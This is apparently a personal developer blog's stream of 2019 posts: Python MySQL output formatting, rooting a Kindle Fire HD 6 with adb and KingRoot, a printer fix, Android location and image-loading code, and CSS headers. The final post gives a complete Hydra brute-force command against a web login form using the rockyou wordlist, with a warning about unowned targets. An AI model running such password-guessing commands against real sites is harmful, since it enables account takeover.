Widespread Augmented Reality

Widespread Augmented Reality
Click on the image to get the Android Augmented Reality Heads up Display

Friday, June 7, 2019

Python - Read MySQL Table and Format Output

# Using phpadmin to load mysql by importing from some of these sources
# http://www.cboe.com/delayedquote/quote-table
# https://datashop.cboe.com/option-quotes-end-of-day-with-calcs
# https://www.stock-data-solutions.com/download.htm
# https://www.worldtradingdata.com/services
import mysql.connector
optionsdb = mysql.connector.connect(
 host="localhost",
 user="root",
 #passwd=""
 database="CSV_DB"
 )
optionscursor = optionsdb.cursor()
optionscursor.execute("select convert(`expiration`, CHAR) as expiration, `option_type` as `T`,
convert(`strike`, CHAR) as `strike`, convert(`delta_1545`, CHAR) as `delta`, convert(`vega_1545`,
CHAR) as `vega`, convert(`theta_1545`, CHAR) as `theta` FROM `GREEKS` where `open_interest` > 50 and
ABS(`delta_1545`) > .20 and ABS(`theta_1545`) < 1
order by `expiration` asc, `option_type` asc, `strike` asc limit 100") optionsresult = optionscursor.fetchall() colheaders = [] colwidths = [] coldivider = '|' colseparator = '+' for names in optionscursor.description: colwidths.append(11) colheaders.append(names[0]) for w in colwidths: coldivider += " %-"+"%ss |" % (w,) colseparator += '-'*w + '--+' print(colseparator) print(coldivider % tuple(colheaders)) print(colseparator) for coldata in optionsresult: print(coldivider % coldata)

After running, one may get something that looks like this:

Friday, May 24, 2019

Still a Sucker for the Kindle Fire 6

At $15, I just had to replace the one that fell off the motorcycle. I just love the screen size and sturdiness of the device. As such, now I need to root the sucker in order to get rid of ads and install Google Play.
I enabled ADB through Device Options | Tap Serial # several times | Enable ADB; however, when I ran "adb devices" from a command prompt on Windows 10, the device listed as offline. Curious, I looked at the task manager to see where ADB.exe was running from. Lo and behold it is running from c:/adb.exe.
Now, I don't think that is the right adb.exe, so I delete it and find one under C:\Users\[me]\AppData\Local\Android\sdk\platform-tools.
I start that up and toggle the Enable ADB on the Kindle Fire.
Wallah. The device is now on-line, so I can try the invaluable advice presented at bilal.eltayara.net/blog/2015/07/23/unlock-full-android-power-to-your-amazon-fire-hd-6/

Links to files needed

  • kindle-fire-updates.s3.amazonaws.com/update-kindle-20.4.5.3_user_453011120.bin
  • github.com/bil-t/fire-hd6-android
  • docs.google.com/uc?id=0B5VDSXB6iXSmTEQ3cnljNzJhZk0&export=download
  • SuperUser
  • TWRP apk for flashing recovery
  • Pico GAPPS
  • Desktop Flasher instead of TWRP

  • Unformatted excerpt from Bilal's blog

    Install Fire OS 4.5.3: Download the 4.5.3 firmware and the apk files Connect the tablet to computer and run the command adb reboot recovery Use volume keys and power button to navigate to Apply update from ADB From the computer type adb sideload update-kindle-20.4.5.3_user_453011120.bin From tablet select wipe data/factory reset From tablet select reboot system Complete setup (do not connect to a wifi network yet) Root the device: Install KingRoot and JmzFireHDTool: adb install KingRoot-4.1.0.249-release-nolog-201505211812_105001.apk adb install JmzFireHDTool_v4.apk Temporarily disable otaverify via adb adb shell pm block com.amazon.otaverifier Connect to wifi and open KingRoot on your tablet Press “try to root” Re-enable otaverifier adb shell pm unblock com.amazon.otaverifier Open JMZ Fire Tools and press Disable OTA's and Disable Ads (most importantly do not install Google apps from JMZ) Install a custom recovery: Install TWRP Manager adb install com.jmz.soft.twrpmanager-7.5.1.3.apk Install TWRP: Run TWRP Manager and give it superuser access when prompted. Say yes if it prompt to apply patch. Tap top-left of screen for slide-out menu and select Install TWRP. Confirm Device Name shows “ariel” and then tap Install Recovery. At warning screen, tap yes. Download the following to Fire’s Download folder (or download to computer and copy to Download folder). 4.5.4 update zip SuperSU update zip Pico GAPPS Update to 4.5.4 Turn off wifi. Boot to TWRP: Power off tablet. Hold down power and volume-up buttons at same time until you see “Amazon,” then release. Install the 4.5.4 update: Tap Install Navigate to Download folder and tap the zip (twrp_ready_update-kindle …) and swipe “swipe to confirm flash.” Tap Home and install the SuperSU update zip. Tap Reboot system. Boot to TWRP Install the GAPPS zip Wipe cache/dalvik and reboot system. Open JMZ Fire Tools and check if Disable OTA's and Disable Ads should be re-enabled. Now open Play Store and sign in. Everything should work now! (When prompted to update store and/or services. Say yes.)

    Wednesday, May 1, 2019

    Fix Scanner Failure Message on HP Officejet 4500 printer


    After buying $50 worth of ink, my HP Officejet 4500 printer threw up a "Scanner Failure" error, rendering it useless. I took it out back to "fix it", but then decided to fix it. Basically, I had to remove the cover, the glass and then lift up the scanner bar and plop it back down on the track. Here are the visuals of that process.

    Saturday, April 20, 2019

    Android FusedLocationProviderClient

    In hopes of obtaining GPS location faster, I implemented the FusedLocationProviderClient and removed the old LocationManager.GPS_PROVIDER. Below is a snippet of the new simpler approach that I used in the latest update of Widespread Augmented Reality.
    setContentView(R.layout.main);
    wargps = (EditText) findViewById(R.id.wargps);
    locbtn = (Button) findViewById(R.id.locbtn);
    locbtn.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View v) {
    FusedLocationProviderClient fusedLocationProviderClient =
    LocationServices.getFusedLocationProviderClient(getApplicationContext());
    Task task = fusedLocationProviderClient.getLastLocation();
    task.addOnSuccessListener(new OnSuccessListener () {
    @Override
    public void onSuccess(Location location) {
    if(location!=null) {
    wargps.setText(location.getLatitude()+" "+location.getLongitude());
    locbtn.setText("Got Location");
    }}});
    }
    });

    Friday, March 15, 2019

    Android Picasso vs s33me code

    I spent several hours tweaking my own loading of images into an Android ListView. The problem was that the images would not load until I scrolled the screen and even then the lag was unacceptable.

    My program performed the following:

  • Download a non indexed list of geotag data that includes the image URL into ArrayList rowdatalist
  • Loop through the rows in rowdatalist and Async create the bitmap from the image URL in each row
  • The customRowAdapter for the ListView will have a ViewHolder that sets the holder.imageView from the bitmap decoded from the URL.
  • Essentially, this produces statements like the following:
    holder.imageView = (ImageView) convertView.findViewById(R.id.row_image);
    holder.imageView.setImageBitmap(rowdata.getBitmap());
    This is from inside the object rowdata

    public Bitmap getBitmap() {
    if (bitmapurl != null && !bitmapurl.equals("")) {
    new ImageLoadAsync(context).execute(bitmapurl);
    } else {
    // default image if nothing from url
    bitmap = BitmapFactory.decodeResource(context.getResources(), R.drawable.war4a);
    }
    return bitmap;
    }

    This is the background thread portion of the Async call:
    @Override
    protected Bitmap doInBackground(String... urls) {
    String surl = urls[0];
    Bitmap bm = null;
    try {
    URL imageUrl = new URL(surl);
    bm = BitmapFactory.decodeStream(imageUrl.openStream());
    } catch (IOException e) {
    e.printStackTrace();
    bm = BitmapFactory.decodeResource(context.getResources(), R.drawable.war4a);
    }
    return bm;
    }

    This is just a portion of the cumbersome code. As an experienced programmer, I should have known not to reinvent the wheel, but I just could not help myself

    At the end of the day, this line of code replaced all that nonsense

    Picasso.with(context).load(rowdata.getBitmapUrl()).into(holder.imageView);
    

    Wednesday, February 13, 2019

    HTML / CSS Freeze Page Header

    I want to freeze the title portion of the page so that it is always visible while the main list of images scrolls freely below. See an example at augmented reality geotags.
    Below is my code. The "bottom" and "top" parameters seem to be the key; however, be advised that I have not yet tested this on a variety of screen configurations.
    #titlepane {
    float:left;
    background-color: #ffffff;
    width:100%;
    padding:10px;
    bottom:65%;
    position: fixed;
    box-shadow: 8px 8px 10px #999999;
    z-index:2;
    }
    #scrollbelowtitle {
    position:fixed;
    float: left;
    clear:left;
    top: 35%;
    padding: 10px;
    height: 500px;
    width: 100%;
    overflow-y: scroll;
    z-index:1;
    }

    Sunday, February 3, 2019

    Hydra Command Line Arguments on Lenovo Yoga Book/Debian Linux.

    Example of Hydra command line arguments that seem to be running through the iterations.

    sudo hydra -l myusername -P /usr/share/dict/rockyou.txt -o output.txt thetarget.com http-post-form "/login.cfm RetURL=%2FDefault%2Easp%3F:login_name=^USER^&password=^PASS^:S=logout myusername" -vV -f
  • Replace myusername with your user name
  • Replace target.com with yourwebsite.com
  • Replace login_name with yourwebsite's variable for user name (Hint: View form source code)
  • Replace password with yourwebsite's variable name for password (Hint: View form source code)
  • Do not let this run through completion or to success if target.com is not a website that you own, unless you want to go to jail.